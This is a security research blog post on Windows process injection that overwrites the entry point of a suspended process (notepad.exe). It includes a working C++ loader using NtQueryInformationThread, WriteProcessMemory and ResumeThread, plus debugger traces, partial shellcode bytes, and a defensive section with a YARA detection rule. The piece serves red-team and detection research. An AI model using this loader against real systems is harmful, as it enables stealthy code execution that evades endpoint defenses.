No Alloc, No Problem: Leveraging Program Entry Points for Process Injection

bohops.com/2023/06/09/no-alloc-no-problem-leveraging-program-entry-points-for-process-injection

bohops June 9, 2023

Introduction

Process Injection is a popular technique used by Red Teams and threat actors for defense evasion, privilege escalation, and other interesting use cases. At the time of this publishing, MITRE ATT&CK includes 12 (remote) process injection sub-techniques. Of course, there are numerous other examples as well as various and sundry derivatives.


Recently, I was researching remote process injection and looking for a few under-the-radar techniques that were either not documented well and/or contained minimalist core requirements for functionality. Although the classic recipe of *VirtualAllocEx() -> WriteProcessMemory() -> CreateRemoteThread()* is a stable option, there is just way too much scrutiny by EDR products to effectively use such a combination in a minimalist fashion.

In this post, we'll explore a couple of entry point process injection techniques that do not require *explicit* memory allocation or *direct* use of methods that create threads or manipulate thread contexts.

AddressOfEntryPoint Process Injection


Repeat after me: when in doubt, go to Red Team Notes for a solution. This is where I came across this great write-up by @spotheplanet that showcases how to leverage the *AddressOfEntryPoint* relative virtual address for code injection.

When a Portable Executable (PE) is loaded into memory, the AddressOfEntryPoint is the address of the entry point relative to the image base (Microsoft Learn). In a PE exe file/image, the AddressOfEntryPointfield is located in the *Optional Header*:



Abusing the AddressOfEntryPointfield is not an entirely new concept. Although not always functional in implementation, the AddressOfEntryPointfield can be stomped and overwritten with shellcode in an arbitrary PE file to load the injected shellcode at program start (as demonstrated here). Interestingly, the technique is also achievable in the context of a remote process.

When a process is created, the first two modules loaded into memory are the program image and ntdll.dll. When a process is created in a *suspended* state, the *only* two modules loaded are the program image and ntdll.dll:




Essentially, the Operating System does just enough bootstrapping to load the bare essentials, however, the AddressOfEntryPointis not yet called to begin formal program execution. So, you may be asking…how does one find the AddressOfEntryPointin a suspended process to inject code?

Following the Red Team Notes write-up, the process is summarized as follows:

- Obtain the target image PEB address and pointer to the image base of the remote process via *NtQueryInformationProcess()*.
- Obtain the target process image base address as derived from the PEB offset via *ReadProcessMemory()*.
- Read and capture the target process image headers via *ReadProcessMemory()*.
- Get a pointer to the AddressOfEntryPoint address within the target process optional header
- Overwrite the AddressOfEntryPoint with desired shellcode via *WriteProcessMemory*()
- Resume the process (primary thread) from a suspended state via *ResumeThread()*

Using the sample code provided, our shellcode is successfully injected and executed in the remote process:



Note: For a 64-bit code example of this technique, check out this GitHub project by Tim White.

‘ThreadQuery’ Process Injection

Maybe not as well known as *NtQueryInformationProcess()*, a similar-in-name method exported from ntdll.dll is *NtQueryInformationThread()*:

```
__kernel_entry NTSTATUS NtQueryInformationThread(
  [in]            HANDLE          ThreadHandle,
  [in]            THREADINFOCLASS ThreadInformationClass,
  [in, out]       PVOID           ThreadInformation,
  [in]            ULONG           ThreadInformationLength,
  [out, optional] PULONG          ReturnLength
);
```

While reading the Microsoft documentation for this function, a statement in the *ThreadInformationClass* parameter section stuck out:

> “If this parameter is the ThreadQuerySetWin32StartAddress value of the THREADINFOCLASS enumeration, the function returns the start address of the thread”
>
> *Microsoft Docs*

Although very interesting, information about the *THREADINFOCLASS* enum was not readily accessible on the Microsoft site. However, a quick Google search leads us to the ProcessHacker GitHub repo page containing a definition for the enum:

```c
typedef enum _THREADINFOCLASS
{
    ThreadBasicInformation, // q: THREAD_BASIC_INFORMATION
    ThreadTimes, // q: KERNEL_USER_TIMES
    ThreadPriority, // s: KPRIORITY
    ThreadBasePriority, // s: LONG
    ThreadAffinityMask, // s: KAFFINITY
    ThreadImpersonationToken, // s: HANDLE
    ThreadDescriptorTableEntry,
    ThreadEnableAlignmentFaultFixup, // s: BOOLEAN
    ThreadEventPair,
    ThreadQuerySetWin32StartAddress, // q: PVOID
    ThreadZeroTlsCell, // 10
    ThreadPerformanceCount, // q: LARGE_INTEGER
    ThreadAmILastThread, // q: ULONG
    ThreadIdealProcessor, // s: ULONG
    ThreadPriorityBoost, // qs: ULONG
    ThreadSetTlsArrayAddress,
    ThreadIsIoPending, // q: ULONG
    ThreadHideFromDebugger, // s: void
    ThreadBreakOnTermination, // qs: ULONG
    ThreadSwitchLegacyState,
    ThreadIsTerminated, // 20, q: ULONG
    ThreadLastSystemCall, // q: THREAD_LAST_SYSCALL_INFORMATION
    ThreadIoPriority, // qs: ULONG
    ThreadCycleTime, // q: THREAD_CYCLE_TIME_INFORMATION
    ThreadPagePriority, // q: ULONG
    ThreadActualBasePriority,
    ThreadTebInformation, // q: THREAD_TEB_INFORMATION (requires THR
```

As shown in the previous image, a lot of information can be pulled from THREADINFOCLASS. For our purposes, we are most interested in obtaining a pointer to *ThreadQuerySetWin32StartAddress*. If we take what we already know about a suspended state process, the program entry point address has not been called (yet). So, any process thread address information that is obtained from ThreadQuerySetWin32StartAddress when querying for the *primary* process thread is likely going to be the address of the program entry point. Let's explore this assumption…

First, we must figure out how to actually obtain a handle to the primary process thread. Fortunately, this is quite trivial since we start the process with *CreateProcess()*. The information is readily available as a pointer to the *PROCESS_INFORMATION* structure. Conveniently, Microsoft states:

> [PROCESS_INFORMATION] contains information about a newly created process and its primary thread. It is used with
> the CreateProcess, CreateProcessAsUser, CreateProcessWithLogonW,
> or CreateProcessWithTokenW function.
>
> *Microsoft Docs*

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

As such, we use NtQueryInformationProcess() to obtain a function pointer to the ThreadQuerySetWin32StartAddress (which is also represented as numerical value 0x09 in the THREADINFOCLASS enum).

Next, we write our shellcode to the address of ThreadQuerySetWin32StartAddress with WriteProcessMemory() and leverage ResumeThread() to resume the thread for launching the shellcode.

Putting it all together, this simple C++ program *should* accomplish the task (targeting notepad.exe):

```
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#pragma comment(lib, "ntdll")

int main()
{
    // Embed our shellcode bytes
    unsigned char shellcode[]{ 0x56,0x48,0x89, ... };

    // Start target process
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;
    CreateProcessA(0, (LPSTR)"c:\\windows\\system32\\notepad.exe", 0, 0, 0,
CREATE_SUSPENDED, 0, 0, &si, &pi);

    // Get memory address of primary thread
    ULONG64 threadAddr = 0;
    ULONG retlen = 0;
    NtQueryInformationThread(pi.hThread, (THREADINFOCLASS)9, &threadAddr,
sizeof(PVOID), &retlen);
    printf("Found primary thread start address: %I64x\n", threadAddr);

    // Overwrite memory address of thread with our shellcode
    WriteProcessMemory(pi.hProcess, (LPVOID)threadAddr, shellcode, sizeof(shellcode),
NULL);

    // Resume primary thread to execute shellcode
    ResumeThread(pi.hThread);

   return 0;
}
```

Once we compile and run the application, it appears everything works as intended.

```
// Embed our shellcode bytes
unsigned char shellcode[]{ 0x56,0x48,0x89,0xe6,0x48,0x83,0xe4,0xf0,0x48,0x83,0xec,0x20,0xe

// Start target process
STARTUPINFOA si;
PROCESS_INFORMATION pi;
CreateProcessA(0, (LPSTR)"c:\\windows\\system32\\notepad.exe", 0, 0, 0, CREATE_SUSPENDED,

// Get memory address of primary thread id (ThreadQuerySetWin32StartAddress = 0x09)
ULONG64 threadAddr = 0;
ULONG retlen = 0;
NtQueryInformationThread(pi.hThread, (THREADINFOCLASS)9, &threadAddr, sizeof(PVOID), &retl
printf("Found primary thread start address: %I64x\n", threadAddr);

// Over
WritePr

// Resu
Resume

return
```

```
Microsoft Visual Studio Debug Console
Found primary thread start address: 7ff6a0ff3f40

C:\alpha\research\RemProcEntryPointLoader\x64\Release\RemProcEntryPointLoader.ex
Press any key to close this window . . .
```

```
It Works!

It Works!

OK    Cancel
```

Before declaring victory, let's modify our code slightly and analyze the program operation to validate (or debunk) our initial assumption…


ThreadQuerySetWin32StartAddress Analysis

First, we comment out the ResumeThread() call in the program, recompile, and run. This of course, creates the target (notepad.exe) process in a suspended state. We will resume the process in a manual fashion when necessary.

In our program output, NtQueryInformationThread() returns a memory address of 0x*7ff6a0ff3f40* when querying for ThreadQuerySetWin32StartAddress:

```
Found primary thread start address: 7ff6a0ff3f40
```

Analyzing the suspended process in ProcessHacker, we see a single thread pointing to a start address of *0x7ffdaf6a2680*.



Once we attach the x64dbg debugger to the suspended program, the program state resumes but the single thread remains suspended. The instruction pointer currently points to the start address of the single thread for execution of the *ntdll:RtlUserThreadStart*() function.

```
     00007FFDAF6A267E                              CC                 int3
     00007FFDAF6A267F                              CC                 int3
RIP  00007FFDAF6A2680 <ntdll.RtlUserThreadStart>   48:83EC 78         sub rsp,78
     00007FFDAF6A2684                              4C:8BC9            mov r9,rcx
     00007FFDAF6A2687                              48:8B05 6299110    mov rax,qword ptr ds:[7FFDAF7BBFF0
     00007FFDAF6A268E                              48:85C0            test rax,rax
     00007FFDAF6A2691                              74 10              je ntdll.7FFDAF6A26A3
```

For clarity, the currently suspended thread is **not** the primary program thread. Furthermore, the call to *RtlUserThreadStart*() is actually a part of the initial process start-up and initialization routine.


Moving forward, we manually resume the suspended thread to continue through the remainder of the process initialization, and then add a breakpoint in the debugger for the ThreadQuerySetWin32StartAddress returned memory address (*0x7ff6a0ff3f40*). When we run the application, the breakpoint hits on the *resolved* program entry point address:

```
            00007FF6A0FF3F3D                         CC              int3
            00007FF6A0FF3F3E                         CC              int3
            00007FF6A0FF3F3F                         CC              int3
RIP RAX RD  00007FF6A0FF3F40 <notepad.EntryPoint>    56              push rsi
            00007FF6A0FF3F41                         48:89E6         mov rsi,rsp
            00007FF6A0FF3F44                         48:83E4 F0      and rsp,FFFFFFFFFFFFFFF0
            00007FF6A0FF3F48                         48:83EC 20      sub rsp,20
            00007FF6A0FF3F4C                         E8 6F010000     call notepad.7FF6A0FF40C0
```

```
00007FF6A0FF3F31  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 56
00007FF6A0FF3F41  48 89 E6 48 83 E4 F0 48 83 EC 20 E8 6F 01 00 00
00007FF6A0FF3F51  48 89 F4 5E C3 66 2E 0F 1F 84 00 00 00 00 00 65
00007FF6A0FF3F61  48 8B 04 25 60 00 00 00 48 8B 40 18 4C 8B 58 20
00007FF6A0FF3F71  4D 89 DA 0F 1F 40 00 4D 8B 42 50 4D 85 C0 74 64
00007FF6A0FF3F81  41 0F B7 00 66 85 C0 74 66 4C 89 C2 0F 1F 00 44
00007FF6A0FF3F91  8D 48 BF 66 41 83 F9 19 77 06 83 C0 20 66 89 02
00007FF6A0FF3FA1  0F B7 42 02 48 83 C2 02 66 85 C0 75 E2 41 0F B7
00007FF6A0FF3FB1  10 66 85 D2 74 39 B8 05 15 00 00 0F 1F 40 00 41
00007FF6A0FF3FC1  89 C1 49 83 C0 02 41 C1 E1 05 44 01 C8 01 D0 41
00007FF6A0FF3FD1  0F B7 10 66 85 D2 75 E7 39 C1 74 1C 4D 8B 12 4D
00007FF6A0FF3FE1  39 D3 75 93 31 C0 C3 0F 1F 84 00 00 00 00 00 B8
```

Shellcode blob at 0x7ff6a0ff3f40

Stepping through the remainder of the program, the shellcode is successfully executed:



*Note: Overwriting the entry point may result in unstable program functionality (e.g. if the shellcode is large).

Defensive Considerations

While taking a look at the stack threads, I noticed an interesting method call for *_report_securityfailure*. This is a feature of VTGuard which "detects an invalid virtual function table which can occur if an exploit is trying to control execution flow via a controlled C++ object in memory".

Tracing for such stack events and correlating with System/Application/Security-Mitigations Event Log errors may provide an interesting detection opportunity (Please reach out if you have more information on this!)

Stack - thread 15772

	Name
0	ntoskrnl.exe!KiDeliverApc+0x1b0
1	ntoskrnl.exe!KiSwapThread+0x827
2	ntoskrnl.exe!KiCommitThreadWait+0x14f
3	ntoskrnl.exe!KeWaitForSingleObject+0x233
4	ntoskrnl.exe!KeWaitForMultipleObjects+0x45b
5	win32kfull.sys!xxxRealSleepThread+0x362
6	win32kfull.sys!xxxSleepThread2+0xb5
7	win32kfull.sys!NtUserWaitMessage+0x48
8	win32k.sys!NtUserWaitMessage+0x16
9	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25
10	win32u.dll!NtUserWaitMessage+0x14
11	user32.dll!DialogBox2+0x261
12	user32.dll!InternalDialogBox+0x12d
13	user32.dll!SoftModalMessageBox+0x85b
14	user32.dll!MessageBoxWorker+0x341
15	user32.dll!MessageBoxTimeoutW+0x1a7
16	user32.dll!MessageBoxTimeoutA+0x108
17	user32.dll!MessageBoxA+0x4e
18	notepad.exe!_report_securityfailure+0x11
19	0x21736b726f5720

The following POC Yara rule may be useful for identifying suspicious PE files that leverage methods associated with entry point process injection:

```
import "pe"

rule Identify_EntryPoint_Process_Injection
{
    meta:
        author = "@bohops"
        description = "Identify suspicious methods in PE files that may be used for
entry point process injection"
    strings:
        $a = "CreateProcess"
        $b = "WriteProcessMemory"
        $c = "NtWriteVirtualMemory"
        $d = "ResumeThread"
        $e = "NtQueryInformationThread"
        $f = "NtQueryInformationProcess"

    condition:
        pe.is_pe and $a and ($b or $c) and $d and ($e or $f)
}
```

Conclusion

As always, thank you for taking the time to read this post.

-bohops